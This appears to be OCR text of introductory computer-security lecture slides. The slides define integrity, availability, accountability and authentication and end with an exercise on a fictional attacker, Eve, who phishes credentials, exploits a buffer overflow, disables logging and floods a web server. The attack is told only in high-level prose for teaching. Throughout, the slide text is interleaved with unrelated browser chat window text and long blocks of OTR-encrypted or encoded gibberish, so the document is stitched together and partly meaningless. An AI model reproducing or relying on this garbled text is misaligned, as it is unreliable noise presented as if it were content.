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
/Lh5i0xADcuyEajf932arEAAAAFEb5tDz
/6BTVt34G4qYi1dlTmT1o.

Kenneth • Now

Integrity

- Data has not been maliciously altered.
- Integrity can have different meanings, in computer security we are primarily concerned with the unauthorized writing of data.
- Examples:
  - Removing a record from a system.
  - An on-line payment system alters an electronic check to read £10000 instead of £100.00


Kenneth Heafield - Mozilla Firefox
https://hangouts.google.com/webchat/u/0/frame?v=1452029493
ABP
Kenneth Heafield
SMS
History is off

/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdcll1AAAAAAAAAAEAAAAB9CJyhvS9oyuV8ak
/PMDgnVEx0sxSAAAAFNPkkrYJWARRiLUE7e1sb5ZoJfbC.

47 mins

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?OTR:AAMDQrLHuhCu9CoAAAAADwAAABAAAADA4dxOymRy
vkPpqDuTLmpOFcEvDNQ1aLYtpoV9i2wYpTuLOE11Rhsprlpt2D
yXdHedn5fVl+BJ6sSw//MwRuZdlANgwsFb6YB7CpBRyoRvs01L
CJ0opVeBRHfBtHk1c1WhPlm3v37RVrWdr561yo5mUQ5YoZNm
VrTUIsiDMN3feUTARerevlc2sSl1iuOl9/LkvCzjlr
/KwnuP3IB9aOj7C10BQDfNQAnGPb4DFH2NXDe18hdqlHOoEy
CO50bdcll1AAAAAAAAAAIAAAAZzwDwruYEBaF53RjhNDB5Kh
pSDQbgXljApJWymqKylwzHMM0nqnrNv1vkQrfEAAAAAA==.

?OTR:AAMDEK70KkKyx7oBAAAAEAAAABAAAADAifGx7x
ZrY4P7E8HCHWaVrGGEi3GWeeoJtgshudXNoW9lhphrLyn
WM4Yw1/0e7ZgNeVUEqCGJFd9rHDdnyZKL9ZW5mnOVln
j+EUA/qvt01Ef7R6g1xedDYgs
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
DkrgFgXWeWVYqUeHFPZpZ1ge6ImTHIq1fcF6VJd2NI03xh
N1ZzQLzJkPta/Men6qUv+Heaae7goF0mPN2xaTbH7
/3+YAAAAAAAAAAEAAAABw3YLb3
/Lh5i0xADcuyEajf932arEAAAAFEb5tDz
/6BTVt34G4qYi1dITmT1o.

Kenneth • Now

Availability

- Data or services are accessible as expected.
- Threats to availability cover many kinds of external environmental events (e.g., fire, pulling the server plug) as well as accidental or malicious attacks in software (e.g., infection with a debilitating virus).
- Denial of Service (DOS) threats are the most common form of an Availability threat.

Availability: DigitalAttackMap



December 24 2015

Showing All Countries

Large attacks on United States, China, Denmark, + 17 others

Attack Bandwidth (All Countries), Gbps

Dates are shown in GMT

Data shown represents the top ~2% of reported attacks

Accountability

- Actions are recorded and can be traced to the party responsible.
- If prevention methods and access controls fail, we may fall back on detection: keeping a secure audit trail is important so that actions affecting security can be traced back.

Authentication

- Data or services available only to authorized entities.
- Authentication is necessary for allowing access to some people but denying access to others.
- Authentication typically characterized as:
  - Something you **have** – an entry card, your phone
  - Something you **know** – a password, your mother’s maiden name
  - Something you **are** – a signature, fingerprint, way of typing

Questions

The following is a fictional attack run by a malicious actor Eve.

For each part of the attack which security properties are broken?

A more detailed attack

- Confidentiality
- Integrity
- Availability
- Accountability
- Authentication

Eve starts her attack by sending phishing emails to Acme employees asking them to log into a fake website. One employee logs in with their Acme username and password. Eve now has a legitimate user name and password.

A more detailed attack

- Confidentiality
- Integrity
- Availability
- Accountability
- Authentication

Eve discovers that the company has an internal website visible only to employees which is vulnerable to several known buffer overflow attacks. She uses a buffer overflow to insert code into a trusted server process which then executes the code as root.

A more detailed attack

- Confidentiality
- Integrity
- Availability
- Accountability
- Authentication

Eve’s code disables the database logging process which records all the commands that are run on the database. This ensures that anything Eve does on the database will not be recorded.

A more detailed attack

- Confidentiality
- Integrity
- Availability
- Accountability
- Authentication

Eve creates a new database user for herself by modifying the table containing all the authorized users.

A more detailed attack

- Confidentiality
- Integrity
- Availability
- Accountability
- Authentication

Eve has a large number of computers all try and access Acme’s website creating a large amount of traffic that takes down the web server. Eve then copies the database to her own server while the admins are too busy to notice.